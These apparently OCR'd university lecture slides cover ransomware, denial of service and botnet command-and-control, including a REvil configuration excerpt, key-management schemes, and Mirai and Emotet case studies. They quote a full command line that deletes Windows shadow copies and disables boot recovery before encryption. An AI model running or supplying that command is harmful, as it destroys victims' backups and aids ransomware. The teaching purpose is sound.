
- The adversary is trying to **manipulate**, **interrupt**, or **destroy** your systems and data.
- Techniques that adversaries use to disrupt **availability** or compromise **integrity** by manipulating business and operational processes.
- In some cases, business processes can look fine, but may have been altered to benefit the adversaries' goals.
- These techniques might be used by adversaries to follow through on their end goal or to provide **cover for a confidentiality breach**.

Availability: Ransomware / Sabotage



- Adversaries may **encrypt data** on target systems or on large numbers of systems in a network to **compromise availability**.
- This may be done in order to **extract monetary compensation** from a victim in exchange for decryption or a decryption key (**ransomware**) or to render data **permanently inaccessible** in cases where the key is not saved or transmitted.
- To maximize impact on the target organization, malware designed for encrypting data may have worm-like features to **propagate** across a network

Availability: Denial of Service (DoS)



- Adversaries may perform **Endpoint DoS** attacks to degrade or block the **availability** of **services** to users.
- This can be performed by **exhausting** the system resources those services are hosted on or exploiting the system to cause a **persistent crash** condition.
- Example services include websites, email services, DNS, and web-based applications.

- **Network DoS** can be performed by exhausting the **network bandwidth** services rely on.

Ransomware

Ransomware Attacks

- **Human operated**
- **Automated**

- Human operated much more **effective**
  - Cross your fingers and hope to not be targeted

- Automated much more **widespread**
  - Make sure to follow basic hygiene

C&C Requirements

- Automated
  - Must be able to manage **many thousands** of ongoing attacks
  - Malware must be a client
  - See C&C in botnets

- Human operated
  - Usually not so many ongoing attacks
  - Malware may be either a client or a server

Key Ransomware Requirements

- **Different** encryption keys for **each target**
  - If an encryption key was discovered by a target
  - Then all potential targets could decrypt
- ...with **easy matching** target-encryption key, even with **automated** attacks on **many** targets

- Target **whitelisting**
  - An attack campaign might propagate beyond control
  - We might want to exclude certain targets from the attack (e.g., based on their geographical zone)

Key Management Example (I)

- Attacker has public-private keypair KPUB-A,KPRIV-A
- Malware contains KPUB-A

- Malware on target T-X:
  1. Generates K_T-X
  2. Stores E_KPUB-A(K_T-X) in o.s. config (registry)
  3. Encrypts everything with K_T-X
  4. Throws K_T-X away
  5. Displays ransom note containing E_KPUB-A(K_T-X):
     "Connect to URL-X and insert that value;
     if you pay the ransom I will show you the decryption key"
     (many variations)

Example (Revil ransom note)

When you open our website, put the following data in the input form:
Key:

0rQWQruh3j/Vq3zeRR67kG++IxKbF6TFfQcagjKAj3/YAvTdKaVDk1MbzPVRvCyS
RUMUBHuV9siIT1CTTANYr69Tmo5k3ftWix0srbgOvZAVPFGhuR0bi6Kktycz6IDI
ov0tKKTpoe7RVlZS6acGpIiqccPxJCoLoiEwKQNi/fQ3nDjkr9NxIJh8PgMQ+BL6
TGVS2eDUf1JFd1WeBeQcv8Dk2yIg6kAgatfKMng8FP0fs6hXy5MVfOd3tuDrOv14
tmhtlKCI7VtfDjRFsSwW7FxIDpgZMdQjwTHlkBqNhvOVicRSSEdS2ws9MYeO8snG
NVZqTiQIfMCq3NwQYLFk4SQVkIP5ymYZtW7cO64EFoTx4W2nDQuH5ApbubmfwNK8
LjDcomCxurAasfTKHRJgkp7DJuWUYUrvTcPYt110PsIHUVUYO2CeX2XG65lmRnZk
ZbX1B9EPlusCBNJbHX5+ZgDYqVfqeCDeJEGqLp3B7H6N39VsGAp6C0RqruxQ9sJl
3WxsD7LjJIZdjyQJIDIyawcicSkq8hOcTX4JTQLTFZsPhv15YwYxHCQ9r/3mnBK+
4yFbhwKzNinIlJ8TP06nlJ9D4cpSBsHtLjohodx7lUcFcJyPFz7sTKkf8lVaZ1x0
Z1QNbByNgjPpuAhaRPqrsuoHo3qoCozru1rLGzq1tq1UUqMQLatfW6jO2J5iDOtJ
akbw3qBSQ5ZiXjFN37cRRFmmKVKa4HygxSIYNUGUY+IYq6NuLXA6Al9dlDmZ4+xm
CQ4PmlWKjXDy6C11yMUWzZsID5aQAfGqvkUP0Y18770jY2GoQba1KIL3qIETncJs
bLNbVBzN2k6SZmmMUq/c9zFDhJ0bg3Y8MJ7tSR0brvSAFPQtWYEgsoMPiJ0gz+C+
I6zN16YcuIAl8YmcSQwEef03ENG/l+XMItymWoU0nXnz9XWQj7Q9WRuDSazbzGB+
7UcoMSF96lEvT1cxkubQlsRxUAJam/Z2S7pT1KyKcnsmksv7a4F7RqA22uB5mcRP
o5v/HBRNpO4bRXZTXdjnNZB5iuz+sELLoJitDbnhNXUwrRiHf2ZWA3sNYzx7JIZV
mIhS+ZqB3kcojhUNlYQvjnFI

E_KPUB-A(K_T-X)
Represented in Base64
(textual format)

Key Management Example (II)

- Encrypts everything with K_T-X
- For each file F:
  1. Generate KF
  2. Replace **content** of F by E_KF(F),E_K_T-X(KF)
  3. Modify **name** of F
  4. Preserve original name somewhere
     - New extension appended to original name
     - Original filename inserted in encrypted content
     - …

- Malware contains **decryption function** with input form for inserting K_T-X

Example

Saved Pictures	File folder
---CrossLock_readme_To_Decrypt---.txt	TXT File
lamborghini-aventador-sv-black-evening.jpg.crlk	CRLK File
lamborghini-aventador-svr-black-orange.jpg.crlk	CRLK File
lamborghini-aventador-sv-reflection.jpg.crlk	CRLK File
lamborghini-aventador-sv-road.jpg.crlk	CRLK File
lamborghini-aventador-sv-sunset.jpg.crlk	CRLK File
lamborghini-murcelago-lp640.jpg.crlk	CRLK File

Files encrypted by CrossLock ransomware.

Some important details

- Encrypts everything with K_T-X
- **Not all files are encrypted**
  (otherwise platform would stop working)
- Whitelisted folders and files specified in malware configuration file

- Before starting encryption, attempt to:
  - **Delete "shadow copies**" maintained by the o.s.
    as backup/restore points
  - Stop services
    specified in malware configuration file

Example

```
"wht": {
    "ext": [ "msstyles", "icl", "idx", "rtp", "sys", "nomedia", "dll", "hta", "cur", "lock", "cpl", "ics",
             "hlp", "com", "spl", "msi", "key", "mpa", "rom", "drv", "bat", "386", "adv", "diagcab", "mod",
             "scr", "theme", "ocx", "prf", "cab", "diagcfg", "msu", "cmd", "ico", "msc", "ani", "icns",
             "diagpkg", "deskthemepack", "wpx", "msp", "bin", "themepack", "shs", "nls", "exe", "lnk", "ps1",
             "ldf"
    ],
    "fld": [ "msocache", "$windows.~ws", "system volume information", "intel", "appdata", "perflogs",
             "programdata", "program files (x86)", "$windows.~bt", "windows", "mozilla", "$recycle.bin",
             "boot", "program files", "windows.old", "google", "application data", "tor browser"
    ],
    "fls": [ "desktop.ini", "ntuser.dat", "thumbs.db", "iconcache.db", "ntuser.ini", "ntldr",
             "bootfont.bin", "ntuser.dat.log", "bootsect.bak", "boot.ini", "autorun.inf"
    ]
```

Figure 8. REvil configuration excerpt depicting whitelisted folders, filenames, and file extensions that should not be encrypted. (Source: Secureworks)

```
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default}
recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures
```


Target whitelisting Example

- Malware has a **configuration file** with several **key-value** pairs
- Malware programmed for:
  - Obtaining information on the platform
  - Comparing that information to selected key-value pairs
  - Not impacting depending on that comparison

- Example: REvil whitelisting based on keyboard identifier (next slide)

Example (Revil)

Keyboard locale	Identifier	Keyboard locale	Identifier
Albanian	0x0000041c	Persian (Standard)	0x00050429
Armenian Eastern	0x0000042b	Romanian (Legacy)	0x00000418
Armenian Phonetic	0x0002042b	Romanian (Programmers)	0x00020418
Armenian Typewriter	0x0003042b	Romanian (Standard)	0x00010418
Armenian Western	0x0001042b	Russian	0x00000419
Azerbaijani (Standard)	0x0001042c	Russian - Mnemonic	0x00020419
Azerbaijani Cyrillic	0x0000082c	Russian (Typewriter)	0x00010419
Azerbaijani Latin	0x0000042c	Sami Extended Finland-Sweden	0x0002083b
Belarusian	0x00000423	Sami Extended Norway	0x0001043b
Bosnian (Cyrillic)	0x0000201a	Serbian (Cyrillic)	0x00000c1a
Central Kurdish	0x00000429	Serbian (Latin)	0x0000081a
Croatian	0x0000041a	Setswana	0x00000432

Botnets

Bot / Botnet (I)

- **Bot**:
  - Device with **stealthy** and **remotely-controlled** malware
- **Botnet**:
  - **Very large** set of bots collectively controlled by its "botnet master" (**hundreds of thousands**)
  - Dedicated C&C network
- Extremely important in practice

Bot / Botnet (II)

- **Bot**:
  - Device with **stealthy** and **remotely-controlled** malware
  - Usually implanted by **automated** and **not targeted** attack
  - Device of **single individual**
  - Device **within organization**
  - **Not necessarily a PC**
    - Home routers
    - Webcams
    - Printers
    - ...

Key Phases ("Tactical objectives")

- Initial Access
- Execution
- Persistence
- Command&Control
- Exfiltration


- **Exfiltration** consists of techniques that adversaries may use to **steal data from your network**
- Techniques typically include transferring it **over their command & control channel** or an alternate channel

Example: Emotet

- Initial Access
- Execution
- Persistence
- Command&Control
- Exfiltration


- Shown in other slides

Mirai: Initial Access (early epochs) (I)



- Unauthenticated command injection vulns of **IoT devices** (e.g., CVE-2020-10173, CVE-2020-10987)
- Guessing based on dictionary of 64 default or commonly used credentials for **IoT devices**

Mirai: Initial Access (early epochs) (II)



- Worm
  - Self replication
  - No user action
- Very different from Emotet

- Doubled every 76 hours
- Peak of 600K bots

- **No persistence**

Botnets: C&C

Botnets: C&C

- Initial Access
- Execution
- Persistence
- Command&Control
- Exfiltration

- Botnets C&C is an important topic itself
- ...and for understanding C&C in **automated large-scale** attacks to **organizations** (e.g., ransomware)

Key problem

- Attacker **location** (and identity) must be **obfuscated**
  - "Very hard to find"

- Attacker must be able to manage **many thousands** of bots
- Bots must act as **clients**

- How can a bot find the **attacker server address** while keeping the attacker **"hard to find"?**

Why it is difficult (Attacker point of view)

- Bots and bot traffic could be **reverse engineered** by (some) defenders

- Defenders could **share** their findings
  (Antivirus / Application-level firewall signature)

Solution Requirements (Attacker point of view)

- Some bots could be **lost**:
  - A bot could be removed from the device
  - All bots behind an application-level firewall could become isolated

- Loss of **a lot of / all** bots is **not** tolerable

Botnets C&C: Some history

C&C: The (very) early years

- Bot master at **one** IP address
- IP address embedded in all bots

- Defender might reverse engineer bot/traffic and **detect that address**
- ...and then blacklist that IP address
  ⇒ All bots of that defender would be lost

- The same would (more or less) quickly occur at most Defenders

C&C: Generation 1 (IP fast-flux)

- Each bot contains and contacts a **predefined** `N-BO` **name**
- Attacker modifies frequently DNS record `N-BO A IP-X`

- As long as **one** defender detects `N-BO`, **full botnet is lost**: **every** organization can blacklist `N-BO`

- Legal actions against Registrar that manages `N-BO` can dismantle the botnet **completely**
- Attackers tend to use "questionable" Registrars

C&C: Generation 2 (Domain flux) (I)

- Bots contain a **DomainGenerationAlgorithm** that generates a **different** name `DGA-N(day)` every day
- Bots contact `DGA-N(day)`
- Every few days, Attacker:
  - Executes DGA for determining `DGA-N(day-i)` of the next few days
  - Registers the corresponding domains

- **Traffic analysis** by defenders for identifying `DGA-N(day)`:
  - Must be repeated **every** day
  - Blacklisting is effective for **less than one day**

C&C: Generation 2 (Domain flux) (II)

- **Traffic analysis** by defenders for identifying `DGA-N(day)`:
  - Must be repeated **every** day
  - Blacklisting is effective for **less than one day**

- **Bot analysis** by defenders might be able to **reverse-engineer** how DGA() works!
- Then:
  - Determine the first future `DGA-N(day-x)` that does not exist
  - Register than name and those of the (many) following days
  - …**full botnet lost**

Hhmmm…

- Attacker:
  - On day `x` attempts to buy `DGA-N(x+k)` but this name is **already registered**!
  - Realizes that within `k` days the full botnet will be lost
  - Develops a **new** `DGA'()` and **buys** the corresponding names for **many** days
  - Instructs bots to download and use the new `DGA'()` (**bot software update**)

Remarks

- Bots can be **updated** by the respective masters
- **Fully dismantling a botnet is really difficult**

Curiosity…
Torpig takeover (2011) (I)

Group of Italian researchers (working in the US):

- Reverse engineered **bot code**
- Detected and understood DGA
- Bought domains…**blocked the full botnet!**

+

- Reverse engineerined **botnet C&C protocol**
- Realized it was neither encrypted nor authenticated (!)
- Bought domains…**blocked took control of the full botnet!**

- Received credit card numbers, banking passwords…

Curiosity…
Torpig takeover (2011) (II)

- Bought domains…**blocked took control of the full botnet!**

- After 6 days, botmasters:
  - **Updated** bot software
  - Implemented an **additional** (**authenticated**) C&C
  - Took back full control

DGA Improved (2011)

- Bots contain a **DomainGenerationAlgorithm** that generates **thousands** of **different** names every day
- Bots contact **all** of those names every day
  - No response OR Unauthenticated response → Skip to next name

- Attacker needs to register just one name every day
- Defenders should register **thousands** of different names **every day** (excessively expensive)

C&C "Today" (Emotet C&C)

Emotet C&C structure (I)

- Emotet DLL uses **strong obfuscation** techniques (details omitted)

- Attacker has **many** IP-address-port number pairs
- Each bot **contains** (and contacts) **tens** of such pairs

- Dismantling the entire infrastructure is very hard
- Isolating a bot is unlikely

Emotet C&C structure (II)

- Results from ≈20.000 sample:
  - **328** IP addresses spread around the world
  - Nearly all of them 1 port number:
    8080, 443 ≈90% 7080,80 ≈10%

  - Each bot has **[20-63] pairs** (average 47)

  - Main differences due to temporal intervals (waves)

Emotet C&C protocol security

- **A+I+S** with **public key cryptography**
- Conceptually analogous to **certificate pinning in TLS**
  - Server certificate embedded in client software
  - Client software uses only public key in that certificate
  - Only the legitimate server knows the matching private key

- Each bot contains two public keys
  - One for (server) authentication and integrity
  - One for secrecy

  - A couple of changes in different "epochs"

(Some observed) Emotet plugins

- Fetched and installed as **updates**

- **Credential stealing** Legitimate tools to steal credentials from web browser and mail clients
- **Email harvesting** Exfiltrates email data
- **Spreader based on SMB**
- **Spam (for spreading malware as link/attachment)**

- Observed in the early years, not anymore:
  - DDoS
  - Banking

Botnets: Practical Considerations

Single Bots: Prevention and Removal (I)

- "Traditional endpoints" (PC / Tablet / Smartphone / Server)
  - As any other malware
  - User behavior / Vulnerability Patching / Antivirus
- IoT
  - Initial Access usually does **not** depend on User Behavior
  - Password hygiene / Vulnerability Patching

Single Bots: Prevention and Removal (II)

- Device owners
  - Little knowledge and skills
  - Little incentive
    (devices tend to work anyway – particularly IoT)

- IoT manufacturers
  - **Little or no incentive**
    - Gain margins are **very tight**
    - Secure software development is **costly**
    - Patch development and software updates are **costly**

Full Botnet: Dismantling

- **Extremely difficult**
- C&C highly sophisticated and **resilient**

- Only "very high profile" Defenders can fight
  - Lot of time, lot of effort, lot of collaboration
  - Usually on side channels
    (e.g., payment of domains)

- Feasible **only** against the most important threats

Organizations: Defense in practice

- **Filtering at the boundary**
  - Application-level firewall
  - **Very expensive licenses** for obtaining frequent updates with **network traffic signature** of known botnets

root <root@nutslog.units.it>

to netadmin, sicurezzainfor.

user="[redacted]" srcip=[redacted] service="HTTP" app="Andromeda.Botnet"
user="[redacted]" srcip=[redacted] service="HTTP" app="Necurs.Botnet"
user="[redacted]" srcip=[redacted] service="tcp/8000" app="Gozi.Botnet"

- When an internal bot is detected, notify administrator